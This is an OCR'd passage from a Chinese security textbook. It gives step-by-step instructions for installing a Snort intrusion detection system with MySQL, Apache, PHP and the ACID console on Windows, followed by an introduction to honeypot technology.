


图 2-137

为了方便读者理解，本文的安装都是进行默认安装。

② 解压缩

将下载后的压缩文件包，解压至“C:\”盘根目录，并重命名为 mysql5，完成后如图 2-138 所示。

图 2-138

③ 设置 Mysql 以服务方式运行

单击“开始”→“运行”，在“运行”对话框中键入“CMD”命令，在命令提示符里面输入：

```
cd c:\mysql5\bin
mysqld-nt -install
```

如图 2-139 所示。




图 2-139

启动 mysql 数据库的两种方式。

a. 命令提示符里输入 net start mysql，如图 2-140 所示。




图 2-140

b. 开始→设置→控制面板→管理工具→服务→启动 MySQL 服务，如图 2-141 所示。

图 2-141

注意：如果上述两种方式均无法启动 mysql 数据库，如图 2-142 所示。




图 2-142

那么请在本地新建个“my.ini”文件。
内容为：

```
[mysqld]
basedir=C:\MySQL5
bind-address=127.0.0.1
datadir=C:\MySQL5\data
```

*注意其中的 basedir 和 datadir 参数是否指向了正确的目录

将 my.ini 复制至%systemroot% 目录(Windows 2003 是 c:\windows)下就能顺利启动了。

➢ 安装 Apache

① 默认安装

在 Apache 官方网站上下载其 Windows 下的安装版本 apache-win32.msi，进行默认安装，如图 2-143 所示。




图 2-143

这里注意，如果被安装的计算机安装了 IIS 并启用了 Web Server，IIS 默认监听的端口 80 会和 Apache Web Server 发生冲突，如图 2-144 所示。




图 2-144

为了避免冲突，这里可以将 Apache 默认监听的端口改为其他不常用的端口。这里，笔者使用的是“88”端口。

默认安装后，在 C:\apache\Apache2\conf 文件夹下找到 httpd.conf 文件，将 Listen 80 修改为 Listen 88，保存后关闭，如图 2-145 所示。




图 2-145

② 安装服务

单击“开始”→“运行”，在“运行”对话框中键入“CMD”命令，在命令提示符下输入：

```
cd c:\apache\apache2\bin
apache -k install
```

如图 2-146 所示。




图 2-146

➢ 安装 php 支持

① 解压安装

在 http://www.php.net/官方网站下载其最新版本“php-5.2.0-Win32.zip”。

解压文件 php-5.2.0-Win32.zip 到“c:\php5”目录内。

② 添加 PHP 对 MySQL 的支持

将 C:\PHP5\php5ts.dll 文件复制到%systemroot%\system32 目录下，复制 C:\PHP5\php.ini-dist 至%systemroot%\目录下，并更名为 php.ini。

修改 php.ini 文件。

```
extension=php_gd2.dll
extension=php_mysql.dll
```

删除 php_gd2.dll、php_mysql.dll 前的分号，如图 2-147 所示。

图 2-147

同时复制 c:\php\ext 下的 php_gd2.dll 与 php_mysql.dll 至%systemroot%\目录。

③ 添加 PHP 对 Apache 的支持

修改 C:\apache\Apache2\conf\httpd.conf 文件，在 LoadModule 项追加如下内容：

```
LoadModule php5_module c:/php5/php5apache2.dll
```

在 AddType 项追加如下内容：

```
AddType application/x-httpd-php .php
```

如图 2-148 所示。

注意，这里有一空格




图 2-148

➢ 启动 Apache 服务

方法 1：使用 Apache Service Monitor（Apache 自带的启动工具），如图 2-149 所示。

方法 2：开始→设置→控制面板→管理工具→服务→启动 Apache2 服务，出现如图 2-149 所示的界面。




图 2-149

Apache 默认的 Web 目录为 C:\apache\Apache2\htdocs，为了测试上述配置是否成功，可以在 C:\apache\Apache2\htdocs 目录新建 info.php 文件，内容为：<?phpinfo();?>.

打开浏览器输入“http://localhost:88/info.php”，如果上述配置正确，将看到服务器上的 PHP、MySQL、Apache 等配置信息，如图 2-150 所示。




图 2-150

➢ 安装 WinPCAP（Windows 版本的网络数据包截取驱动程序）

从其官方网站（http://winpcap.polito.it/）可以下载到其最新版本驱动程序，默认安装即可。

➢ 安装 Snort

① 安装 Snort2.0.exe

从 Snort 官方网站上（http://www.snort.org）下载得到 Snort 2.0.exe 安装文件，默认安装，如图 2-151 所示。




图 2-151

② MySQL 配置

a. 现在简单的配置下 MySQL 数据库，默认安装 MySQL 数据库后，它的 root 密码为空，为安全起见，先配置 MySQL 账号。

单击“开始” →“运行”，在“运行”对话框中键入“CMD”命令，在命令提示符下输入如下内容：

```
cd c:\mysql5\bin
mysql -u root -p          //以 root 身份登录
```

如图 2-152 所示。




图 2-152

提示输入密码，因为是第一次登录 MySQL 数据库，root 的密码为空，所以，这里直接回车跳过。

```
mysql>set password for "root"@"localhost" = password('your password ');
//更改 mysql 数据库上 root 账户的密码
```

上述字符中的“your password”为想要更改的密码，为了方便读者阅读，笔者在这里设置的密码是“123456”。为了服务器的安全，读者在自己服务器上配置时，一定要设置其他一些更为复杂的密码，如图 2-153 所示。




图 2-153

注意：在安装 MySQL 5 时，程序会提示为 root 账号设置密码，就不用配置这步了。

b. 删除默认的 any@%账号

```
mysql>delete from user where user='' and host = '%';
```

```
mysql>delete from db where user='' and host = '%';
mysql>delete from tables_priv where user='' and host = '%';
mysql>delete from columns_priv where user='' and host = '%';
```

删除默认的 any@localhost 账号

```
mysql>delete from user where user ='' and host = 'localhost';
mysql>delete from db where user = '' and host = 'localhost';
mysql>delete from tables_priv where user='' and host = 'localhost';
mysql>delete from columns_priv where user='' and host= 'localhost';
```

删除默认的 root@%账号

```
mysql>delete from user where user = 'root' and host = '%';
mysql>delete from db where user = 'root' and `host` = '%';
mysql>delete from tables_priv where user= 'root' and host = '%';
mysql>delete from columns_priv where user = 'root' and host = '%';
```

这样只允许 root 从本地连接，大大提高了数据库的安全性能。更多的 MySQL 配置资料请参考其他相关资料。

c. 建立 Snort 运行所必须的 Snort 库和 snort_archive 库，如图 2-154 所示。

```
mysql>create database snort;
mysql>create database snort_archive;
```




图 2-154

d. 接下来建立 Snort 运行所必须的数据表，使用 c:\snort\contrib 目录下的 create_mysql 脚本来创建，单击“开始”→“运行”，在“运行”对话框中键入“CMD”命令，在命令提示符内输入：

```
c:\mysql5\bin\mysql -D snort -u root -p < c:\snort\contrib\create_mysql
c:\mysql5\bin\mysql -D snort_archive -u root -p < c:\snort\contrib\create_mysql
```

有时因为版本问题，导致 snort2.0.exe 安装后的 C:\snort\contrib\create_mysql 文件不能正确创建到 MySQL 的服务器中，使上面的方法报告语法错误，如图 2-155 所示。




图 2-155

解决这个问题的方法是在 http://www.snort.org 上下载最新的 Linux 版本的安装软件包 snort-2.6.1.tar.gz。利用 WinRAR 解压后，将 snort-2.6.1\schemas 里面的 create_mysql 文件覆盖到 c:\snort\contrib\中，使用这个新版本的 create_mysql 才能成功地创建数据文件到 MySQL 中，如图 2-156 所示。

图 2-156

e. 为 Mysql 建立 Snort 和 acid 账号，使 IDS Center 和 acid 能正常访问 MySQL 中与 Snort 相关的数据文件。

单击“开始”→“运行”，在“运行”对话框中键入“CMD”命令，切换到 c:\mysql5\bin 目录并以 root 身份登录 MySQL 数据库，如图 2-157 所示。

建立 Snort 和 acid 账号：

```
mysql> grant usage on *.* to "acid"@"localhost" identified by "acidtest";
mysql> grant usage on *.* to "snort"@"localhost" identified by "snorttest";
```

为 acid 用户和 Snort 用户分配相关权限：

```
mysql> grant select, insert, update, delete, create, alter on snort .* to
"acid"@"localhost";
```

```
mysql> grant select, insert on snort .* to "snort"@"localhost";
mysql> grant select, insert, update, delete, create, alter on snort_archive .*
to "acid"@"localhost";
```

为 acid 用户和 Snort 用户设置密码：

```
mysql>set password for "snort"@"localhost" = password('your password ');
mysql>set password for "acid"@"localhost" = password('your password ');
```

在上述内容中，“your password”是想要设置的密码，为了方便读者阅读，这里依然设置的是“123456”，如图 2-157 所示。

图 2-157

➢ 安装 adodb 库

在 adodb 的官方网站（http://adodb.sourceforge.net）上下载其最新版本 adodb493a.tgz，用 WinRAR 解压至 c:\php5\adodb 目录下。

➢ 安装 jpgraph 库

在其官方网站（http://www.aditus.nu/jpgraph）上下载其最新版本 jpgraph-2.1.4.tar.gz，用 WinRAR 解压至 c:\php5\jpgraph 目录下。

➢ 安装 Acid 入侵检测系统的 Web 界面分析控制台

① 安装

在 ACID 官方网站(http://www.cert.org/kb/acid)上下载其最新版本 acid-0.9.6b23.tar.gz，因为 Apache 的默认 Web 目录是在 c:\apache\apache2\htdocs\下的，所以将 acid 解压至 c:\apache\apache2\htdocs\acid 目录下。

② 配置

将 Acid 目录内的 acid_conf.php 文件内相对应的选项修改为如下内容。

```
$DBlib_path = "c:\php5\adodb";
$alert_dbname = "snort";
$alert_host = "localhost";
$alert_port = "3306";
$alert_user = "acid";
$alert_password = "123456";
/* Archive DB connection parameters */
$archive_dbname = "snort_archive";
$archive_host = "localhost";
$archive_port = "3306";
$archive_user = "acid";
$archive_password = "123456";
$ChartLib_path = "c:\php5\jpgraph\src";
```

设置的密码，笔者测试时的密码是“123456”

上述设置的密码，笔者测试时的密码是“123456”

保存后退出。

③ 建立 Acid 运行所必须的数据库

打开浏览器，输入“http://localhost:88/acid/acid_db_setup.php”，如果一切顺利，将会显示如图 2-158 所示的界面。




图 2-158

单击“Create ACID AG”，如图 2-159 所示。




图 2-159

④ snort 的简单配置

用记事本打开 C:\Snort\etc 目录下的 snort.conf 文件。

将原“var RULE_PATH ../rules”改为“var RULE_PATH c:/snort/rules”，将原“include classification.config”改为“include c:\snort\etc\classification.config”，将原“include reference.config”改为“include C:\Snort\etc\reference.config”。

在 snort 的输出插件中追加如下内容，保存后退出。

```
output database: alert, Mysql, host=localhost port=3306 dbname=snort
user=root password= 123456 sensor_name=n encoding=ascii detail=Full
```

现在可以在命令提示符里输入命令来测试 snort 的配置情况了，单击“开始” →“运行”，在“运行”对话框中键入“CMD”命令，在命令提示符里输入如下内容。

```
c:\snort\bin>snort -c "c:\snort\etc\snort.conf" -l "c:\snort\log" -d -e -v
```

如图 2-160 所示。

图 2-160

相关参数：

-X 参数用于在数据链接层记录 raw packet 数据。

-d 参数记录应用层的数据。

-e 参数显示／记录第二层报文头数据。

-c 参数用以指定 snort 的配置文件的路径。

现在用 X-Scan 对本机进行扫描时，Acid 就通过网页方式查看 snort 的监控信息，如图 2-161 所示。




图 2-161

这样，一个免费且功能强大的入侵检测系统就配置完成了。Snort 还有很多规则，通常一个漏洞公告发出的当天，网上就有相应的 Snort 规则提供下载了。总而言之，Snort 的功能非常强大，这里仅是一个简单的介绍而已，如果您对这些东西有兴趣，可以去 http://www.snort.org/docs/ 下载参考更为详细的资料。

2.6.2 蜜罐技术

如今，网络上的硝烟越来越大，波及的范围也越来越广。随着网络攻击的普及，很多公司和企业为了自己服务器的安全，花天价购置了一套又一套的入侵检测产品。在重重防护下，付出的代价也是相当大的。互联网目前的安全现状不容乐观，想要完善地做好一台服务器的安全是很困难的。究其根源，可以发现入侵者和防御者之间存在着一种不对称的局面。入侵者可以在夜深人静时进行攻击，找到被攻击者的任一漏洞就可能攻破系统；而防御者必须确保系统不存在任何可被攻击者利用的漏洞，并且拥有全天候的监控机制才能保证系统的相对安全。攻击者可以利用扫描、踩点等一系列技术手段全面获取攻击目标的信息；而防御者即使在被攻陷后还很难了解攻击者的来源、攻击方法和攻击目标，一旦防护失败，攻击者更多的情况下仅仅是浪费了一些无聊的时间，积累了一些宝贵的经验，而防御者却将面临着系统及信息将被破坏和被窃取的危险。蜜罐技术就是为了扭转这种不对称局面而提出的，就目前状况看，目前蜜罐技术还不是很成熟，虽然已经提出多种蜜罐的组建模式，但在实际应用中还是存在一定的缺陷。蜜罐看似简单，实际上却很复杂。本节主要介绍什么是蜜罐技术，以及蜜罐技术目前的发展状况及发展程度，结合部分实例，让读者更为清晰、直观地了解什么是蜜罐技术。

1. 蜜罐的来源

蜜罐（Honeypot）这个单词最早出现在 20 世纪 90 年代出版的一本小说中，其叙述了一个网络管理员与商业间谍相互抗争的故事。20 世纪 90 年代初蜜罐这个概念提出后的若干年，蜜罐仅是一种设想，随着网络入侵事件的普及和 2000 年初蠕虫病毒的大规模爆发，使得蜜罐的实用价值得到了体现。蜜罐技术还是一种比较年轻的技术，这种技术在国外研究得比较多，在国内关于这方面的研究相对来讲要少很多。

2. 什么是蜜罐?

对于蜜罐来说，它有着众多不同的定义和解释，有一部分研究者觉得它是引诱和欺骗攻击者的一个解决方案；另一部分人则认为它是用来探查攻击的一种技术；还有一些人认为蜜罐是一个真实的计算机，它被设计成攻击者可以窃用它的数据，蜜罐则可以获悉攻击者的意图。这里，笔者参考了大多数资料，定义出一个比较官方的定义：“蜜罐是一种资源，它的价值在于它会与入侵者进行信息交互。蜜罐其本身并不修改任何信息，它们仅为管理员提供额外的更有价值的信息”

3. 蜜罐的作用

设置蜜罐的目的主要有两个：一是在不被攻击者察觉的情况下监视入侵者的活动，收集与攻

击者有关的所有信息；二是牵制入侵者，使入侵者将时间和资源都耗费在攻击蜜罐上，使实际的工作网络得到保护。蜜罐是一种运行在网络中的操作系统，其可以是 Windows，也可以是 UNIX，它是专为吸引或诱骗那些非法程序或入侵者而设计的。实际上它就是一个浑身上下都是漏洞的操作系统，结合完美的日志记录体系，将入侵者或蠕虫病毒的操作痕迹记录并予以分析。对于入侵者来说，蜜罐是一种事后取证措施。所谓事后取证，其实是一种补救措施，在系统被入侵者渗透后，利用蜜罐系统本身强大的日志记录功能，对入侵者的整个入侵过程进行取证；而对于蠕虫病毒来说，蜜罐系统可以说是一种牺牲品，通过运行蠕虫病毒样本将该蠕虫病毒的运行机制挖掘出来并给予解决方案。总之，蜜罐是一个专门为了被攻击或入侵而设置的操作系统，它表面上看很脆弱，容易受到攻击，实际上并不包含任何敏感数据，也没有合法用户和通信，相反每一个与蜜罐主机相连接的对象都是可疑的，能够让入侵者在其中暴露无遗。

在通常状况下，当服务器被入侵者侵入后，管理员都会查看当时的日志记录信息，检查入侵者对系统做了什么改动，是否留下了系统后门？通常此时系统日志所记录信息的可信度都不高，管理员此时所处的局面也非常被动。为了能够将入侵者绳之以法，管理员使用蜜罐来欺骗入侵者，让蜜罐记录下入侵者的一举一动，最后将入侵者的犯罪过程进行取证并及时报案。

为了形象地描述蜜罐的取证过程，这里做个简单的比喻，将入侵者比作入室行窃的小偷，蜜罐就好比是为了监视小偷而特意搁出的房间（蜜罐），如图 2-162 所示。

